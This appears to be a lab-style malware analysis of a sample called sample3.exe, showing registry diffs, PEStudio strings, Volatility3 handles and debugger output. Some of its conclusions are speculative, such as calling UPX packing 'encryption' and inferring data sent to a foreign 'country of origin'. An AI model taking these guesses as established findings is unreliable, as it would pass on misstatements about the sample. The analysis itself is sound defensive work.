HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\StartTimeLo: 0x6300FC
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\StartTimeLo: 0x0E1F8A
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\StartTimeHi: 0x01D96C
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\StartTimeHi: 0x01D96C
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\EndTimeLo: 0x63035E5F
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\EndTimeLo: 0x0E1F8ADE
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\EndTimeHi: 0x01D96CAC
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\EndTimeHi: 0x01D96CBE
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib\009\Counter: 31 00 31 38 34 37 00 32 00 53 79 73 74 65 6D 00 34 00 4D 65 6D 6F 72 79 00 36
2F 73 65 63 00 33 36 00 43 61 63 68 65 20 46 61 75 6C 74 73 2F 73 65 63 00 33 38 00 44 65 6D 61 6E 64 20 5A 65 72 6F 20 46 61 75 6C 74 73 2F 73 65 63
9 74 65 73 00 37 30 00 53 79 73 74 65 6D 20 43 6F 64 65 20 52 65 73 69 64 65 6E 74 20 42 79 74 65 73 00 37 32 00 53 79 73 74 65 6D 20 44 72 69 76 65
38 00 50 69 6E 20 52 65 61 64 73 2F 73 65 63 00 31 30 30 00 53 79 6E 63 20 50 69 6E 20 52 65 61 64 73 2F 73 65 63 00 31 30 32 00 41 73 79 6E 63 20 5C
```

A unique SID key is added, interestingly within WinRAR (for compression?). There seems to be translational values added via the Microsoft Transliteration Engine notably containing translations to Cyrillic, Chinese and other eastern languages. A dll file is referenced, elscore.dll, which contains Extended Linguistic Services. Several Group Policy values are modified, likely related to disabling or bypassing security settings previously set. Group Policy settings are related to networking, and define how users can utilize the Windows machine. The presence of a modified Perflib (within code 009, which is the English version), followed by a large swath of hexadecimal data, furthers the idea that this malware is stealing information and potentially spyware, and utilizing translational services before sending information back to a country of origin. Several .rkr files, which contain binary data, are modified pertaining to the Windows "UserAssist" services. The malware remains persistent after shutdown.


Again, running RegShot on Windows 7 seems to produce similar yet differing results.



```
Computer:2022MALWARE7-2 , 2022MALWARE7-2
Username:malware , malware

----------------------------------
Keys added:2
----------------------------------
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Discardable\PostSetup\ShellNew
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\WinRAR

----------------------------------
Values added:16
----------------------------------
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Discardable\PostSetup\ShellNew\Classes: '.bmp .contact .
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Discardable\PostSetup\ShellNew\~reserved~: 08 00 00 00 0
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\@C:\Program Files\Common Files\System\wab32res.dll,-46
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\@C:\Windows\System32\display.dll,-4: "S&creen resoluti
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\@C:\Program Files\Windows Sidebar\sidebar.exe,-11100:
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\@C:\Program Files\Windows NT\Accessories\WORDPAD.EXE,-
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\@C:\Windows\system32\notepad.exe,-469: "Text Document"
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\@C:\Windows\system32\themecpl.dll,-10: "Pe&rsonalize"
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\WinRAR\HWID: 7B 38 30 43 42 41 31 42 39 2D 34 38 30 43 2D 34 30 46 44 2D 42 31 37 36 2D 34 36 34 3
HKU\S-1-5-21-4118134989-2631507447-873320884-1000_Classes\Local Settings\MuiCache\1E\52C64B7E\@C:\Program Files\Common Files\System\wab32res.dll,-4602: "Cont
HKU\S-1-5-21-4118134989-2631507447-873320884-1000_Classes\Local Settings\MuiCache\1E\52C64B7E\@C:\Windows\System32\display.dll,-4: "S&creen resolution"
HKU\S-1-5-21-4118134989-2631507447-873320884-1000_Classes\Local Settings\MuiCache\1E\52C64B7E\@C:\Program Files\Windows Sidebar\sidebar.exe,-11100: "&Gadgets
HKU\S-1-5-21-4118134989-2631507447-873320884-1000_Classes\Local Settings\MuiCache\1E\52C64B7E\@C:\Program Files\Windows NT\Accessories\WORDPAD.EXE,-190: "Ric
HKU\S-1-5-21-4118134989-2631507447-873320884-1000_Classes\Local Settings\MuiCache\1E\52C64B7E\@C:\Windows\system32\notepad.exe,-469: "Text Document"
HKU\S-1-5-21-4118134989-2631507447-873320884-1000_Classes\Local Settings\MuiCache\1E\52C64B7E\@C:\Windows\system32\themecpl.dll,-10: "Pe&rsonalize"

----------------------------------
Values modified:8
```

The values added section seems to change based on when the snapshot is taken. Certain "Values Added" values change.


Running the malware results in the sample3.exe appearing in Process Explorer, but eventually the process is hidden (most likely through kernel modification to hide the process from the average user to remain stealthy). Before the process is able to be hidden, using “Create Memory Dump” within Process Explorer allows us to analyze some of the strings and materials being executed within PEStudio.


pestudio 8.51 - Malware Initial Assessment - www.winitor.com

c:\documents and settings\admir
Indicators (107/143)
Virustotal (n/a)
Strings (12626/184368)


Type	Size	Offset	Blacklisted (12...	Item (184368)
ascii	5	0x1C6...	-	-64OS
ascii	4	0x1C6...	-	NKeb
ascii	5	0x1C6...	-	(8PX
ascii	5	0x1C6...	-	800WP
ascii	6	0x1C6...	-	``````
ascii	6	0x1C6...	-	ppxxxx
ascii	55	0x1C6...	-	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
ascii	73	0x1C6...	-	<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
ascii	17	0x1C6...	-	<assemblyIdentity
ascii	35	0x1C6...	-	name="Microsoft.Windows.URLMon"
ascii	31	0x1C6...	-	processorArchitecture="x86"
ascii	21	0x1C6...	-	version="1.0.0.0"
ascii	41	0x1C6...	-	publicKeyToken="6595b64144ccf1df"
ascii	18	0x1C6...	-	type="win32"/>
ascii	41	0x1C6...	-	<description>Windows Urlmon</description>
ascii	12	0x1C6...	-	<dependency>
ascii	23	0x1C6...	-	<dependentAssembly>
ascii	25	0x1C6...	-	<assemblyIdentity
ascii	24	0x1C6...	-	type="win32"
ascii	52	0x1C6...	-	name="Microsoft.Windows.Common-Controls"
ascii	29	0x1C6...	-	version="6.0.0.0"
ascii	39	0x1C6...	-	processorArchitecture="x86"
ascii	45	0x1C6...	-	publicKeyToken="6595b64144ccf1df"
ascii	24	0x1C6...	-	language="*"
ascii	10	0x1C6...	-	/>
ascii	24	0x1C6...	-	</dependentAssembly>
ascii	13	0x1C6...	-	</dependency>
ascii	11	0x1C6...	-	</assembly>
ascii	9	0x1C6...	-	033333338
ascii	11	0x1C6...	-	8xpwwwwww{x0
ascii	11	0x1C6...	-	0xpwwwwww{x0
ascii	11	0x1C6...	-	8xpwwwwww{x0
ascii	8	0x1C6...	-	wwwwww{x0

After analyzing the dump file, there are some notable entries that were not found during initial static analysis. There appears to be an XML manifest file being executed upon program execution that is doing something related with Windows.URLMon. This could be useful in creating an effective YARA rule.



ascii	22	0x1C6...	-	[RegBackupConnections]
ascii	92	0x1C6...	-	HKCU,"Software\Microsoft\Windows\CurrentVersion\Internet Settings","NoNetAutodial",0x10003,0
ascii	91	0x1C6...	-	HKCU,"Software\Microsoft\Windows\CurrentVersion\Internet Settings","MigrateProxy",0x10003,0
ascii	10	0x1C6	-	[Reg.HKCU]

Additionally, we see registry keys pertaining to “NoNetAutodial” and “MigrateProxy”




Type	Size	Offset	Blacklisted (12...	Item (184368)
ascii	112	0x1C6...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_MIME_SNIFFING","iexplore.exe",0x10001,0x1
ascii	112	0x1C6...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_MIME_SNIFFING","explorer.exe",0x10001,0x1
ascii	91	0x1C6...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_WINDOW_RESTRICTIONS"
ascii	118	0x1C6...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_WINDOW_RESTRICTIONS","iexplore.exe",0x10001,0x1
ascii	118	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_WINDOW_RESTRICTIONS","explorer.exe",0x10001,0x1
ascii	93	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_WEBOC_POPUPMANAGEMENT"
ascii	120	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_WEBOC_POPUPMANAGEMENT","iexplore.exe",0x10001,0x1
ascii	120	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_WEBOC_POPUPMANAGEMENT","explorer.exe",0x10001,0x1
ascii	93	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_LOCALMACHINE_LOCKDOWN"
ascii	120	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_LOCALMACHINE_LOCKDOWN","iexplore.exe",0x10001,0x1
ascii	120	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_LOCALMACHINE_LOCKDOWN","explorer.exe",0x10001,0x1
ascii	89	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_PROTOCOL_LOCKDOWN"
ascii	116	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_PROTOCOL_LOCKDOWN","iexplore.exe",0x10001,0x0
ascii	116	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_PROTOCOL_LOCKDOWN","explorer.exe",0x10001,0x0
ascii	89	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_SAFE_BINDTOOBJECT"
ascii	116	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_SAFE_BINDTOOBJECT","iexplore.exe",0x10001,0x1
ascii	116	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_SAFE_BINDTOOBJECT","explorer.exe",0x10001,0x1
ascii	81	0x1C7...	-	HKLM, "%SMWCV%\Internet Settings\User Agent\Post Platform","%XPSP2_UA_TOKEN%",,""
ascii	24	0x1C7...	-	[DefaultBinaryBehaviors]
ascii	83	0x1C7...	-	HKLM,"SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AllowedBehaviors"
ascii	110	0x1C7...	-	HKLM,"SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AllowedBehaviors","#default#VML",0x10001,0x0
ascii	22	0x1C7...	-	[Intranet.HackActiveX]
ascii	41	0x1C7...	-	RequiredEngine=SETUPAPI, %EngineErrorMsg%
ascii	25	0x1C7...	-	AddReg=Intranet.USActiveX
ascii	20	0x1C7...	-	[Intranet.USActiveX]
ascii	48	0x1C7...	-	HKCU,"%PATH_ZONES_INTRANET%","1201",0x10001,0x3
ascii	22	0x1C7...	-	[Internet.HackActiveX]

Here we see modification of internet protocols, including “sniffing” and “Intranet.HackActiveX. There are too many suspicious strings to go over them all, but it has become very obvious that this malware, at the least, is significant spyware that attempts to gather input collection, browser information, email information, and more.


Volatility Analysis

On a Windows 10 machine, a memory dump was created via FDK and then analyzed using Volatility3. After determining the PID of sample3.exe, here are some of the handles utilized of associated PID 8652.



```
8652    sample3.exe     0xdb011667fed0  0x3e0   Semaphore       0x1f0003        SM0:8652:64:WilError_03_p0
8652    sample3.exe     0xcb02603aa460  0x3e4   Key     0xf     USER\S-1-5-21-2013161036-436689623-2610530792-1001\SOFTWARE\MICROSOFT\WIND
OWS\CURRENTVERSION\INTERNET SETTINGS\5.0\CACHE
8652    sample3.exe     0xcb02603aadf0  0x3e8   Key     0xf     USER\S-1-5-21-2013161036-436689623-2610530792-1001\SOFTWARE\MICROSOFT\WIND
OWS\CURRENTVERSION\INTERNET SETTINGS\5.0\CACHE\EXTENSIBLE CACHE
8652    sample3.exe     0xdb01178ac1d0  0x3ec   Mutant  0x1f0001        SM0:8652:64:WilError_03
8652    sample3.exe     0xcb02603a7af0  0x3f0   Key     0x20019 USER
8652    sample3.exe     0xcb0253dd14d0  0x3f4   Section 0x2     windows_webcache_counters_{9B6AB5B3-91BC-4097-835C-EA2DEC95E9CC}_S-1-5-21-
2013161036-436689623-2610530792-1001
8652    sample3.exe     0xdb0115544ce0  0x3f8   ALPC Port       0x1f0001
8652    sample3.exe     0xcb0253f3def0  0x3fc   Section 0x4
8652    sample3.exe     0xcb02603aa240  0x404   Key     0x20019 MACHINE\SYSTEM\CONTROLSET001\SERVICES\CRYPT32
8652    sample3.exe     0xdb01178d0260  0x408   Event   0x1f0003
8652    sample3.exe     0xdb01164444f0  0x40c   EtwRegistration 0x804
8652    sample3.exe     0xdb01164446b0  0x410   EtwRegistration 0x804
8652    sample3.exe     0xdb0116447510  0x414   EtwRegistration 0x804
8652    sample3.exe     0xdb0116446d30  0x418   EtwRegistration 0x804
8652    sample3.exe     0xcb02603a76b0  0x41c   Key     0x20019 MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER\FOL
DERDESCRIPTIONS\{FDD39AD0-238F-46AF-ADB4-6C85480369C7}\PROPERTYBAG
8652    sample3.exe     0xdb01164461c0  0x420   IoCompletion    0x1f0003
8652    sample3.exe     0xdb0113e36ca0  0x424   WaitCompletionPacket    0x1
8652    sample3.exe     0xdb0115318cd0  0x428   TpWorkerFactory 0xf00ff
8652    sample3.exe     0xdb011556c9e0  0x42c   IRTimer 0x100002
8652    sample3.exe     0xdb0115d13e70  0x430   WaitCompletionPacket    0x1
8652    sample3.exe     0xdb010f725e70  0x434   IRTimer 0x100002
8652    sample3.exe     0xdb0115d1bed0  0x438   WaitCompletionPacket    0x1
8652    sample3.exe     0xcb02603ab120  0x43c   Key     0x20019 USER\S-1-5-21-2013161036-436689623-2610530792-1001\SOFTWARE\POLICIES\MICRO
SOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS
8652    sample3.exe     0xcb02603aa8a0  0x440   Key     0x1     MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\INTERNET EXPLORER\MAIN\FEATURECONTR
OL
8652    sample3.exe     0xcb02603ad100  0x444   Key     0x1     USER\S-1-5-21-2013161036-436689623-2610530792-1001\SOFTWARE\MICROSOFT\INTE
RNET EXPLORER\MAIN\FEATURECONTROL
8652    sample3.exe     0xdb01164462b0  0x454   EtwRegistration 0x804
8652    sample3.exe     0xdb01172ce960  0x458   Event   0x1f0003

C:\Users\Malware\Desktop\Cmdline Executables\Packages\volatility3-develop>
```


Utilizing the command : python vol.py -f memdump.mem windows.memmap.Memmap --pid 8652 --dump, a dmp file was created with the memory contents of the related sample3.exe. From this file some static analysis can be performed within PEStudio.



property	value	detail
image-isolation	0x0000	false
High-Entropy	0x0000	false
AppContainer	0x0000	false
Control-flow Enforcement Technology Shadow Stack (/CETCOMPACT)	0x0000	false
general		
subsystem	0x0002	GUI
magic	0x010B	PE
file-checksum	0x00000000	0x235209CA (expected)
entry-point	0x0001C890	section:UPX1
base-of-code	0x00015000	section:UPX1
base-of-data	0x0001E000	section:UPX2
size-of-code	0x00009000	36864 bytes
size-of-initialized-data	0x00001000	4096 bytes

There is some encryption going on utilizing UPX algorithms. It appears as though the sections are being encrypted via UPX. Although the memory dump does not appear to have a complete picture of what is fully going on (probably because the malware was not allowed to run long enough to form a complete picture), it is useful to know that there is definite obfuscation being performed within the code.

Debugging




```
sample3.exe - PID: 2832 - Module: user32.dll - Thread: Main Thread 2420 - x32dbg

77B8FA6A   CC            int3
77B8FA6B   CC            int3
77B8FA6C   CC            int3
77B8FA6D   CC            int3
77B8FA6E   CC            int3
77B8FA6F   CC            int3
77B8FA70   8BFF          mov edi,edi                       CreateWindowExW
77B8FA72   55            push ebp
77B8FA73   8BEC          mov ebp,esp
77B8FA75   33C0          xor eax,eax
77B8FA77   8B55 0C       mov edx,dword ptr ss:[ebp+C]
77B8FA7A   50            push eax
77B8FA7B   50            push eax
77B8FA7C   68 00000040   push 40000000
77B8FA81   50            push eax
77B8FA82   FF75 34       push dword ptr ss:[ebp+34]        [ebp+34]:&L"C:\\
77B8FA85   8B4D 08       mov ecx,dword ptr ss:[ebp+8]
77B8FA88   FF75 30       push dword ptr ss:[ebp+30]
77B8FA8B   FF75 2C       push dword ptr ss:[ebp+2C]
77B8FA8E   FF75 28       push dword ptr ss:[ebp+28]
77B8FA91   FF75 24       push dword ptr ss:[ebp+24]
77B8FA94   FF75 20       push dword ptr ss:[ebp+20]
77B8FA97   FF75 1C       push dword ptr ss:[ebp+1C]
77B8FA9A   FF75 18       push dword ptr ss:[ebp+18]
77B8FA9D   FF75 14       push dword ptr ss:[ebp+14]
77B8FAA0   FF75 10       push dword ptr ss:[ebp+10]        [ebp+10]:L"\"C:\
77B8FAA3   E8 04000000   call user32.77B8FAAC

ebp=0019FEA8
esp=0019FE6C

.text:77B8FA73 user32.dll:$2FA73 #2EE73

Address   Hex                                              ASCII
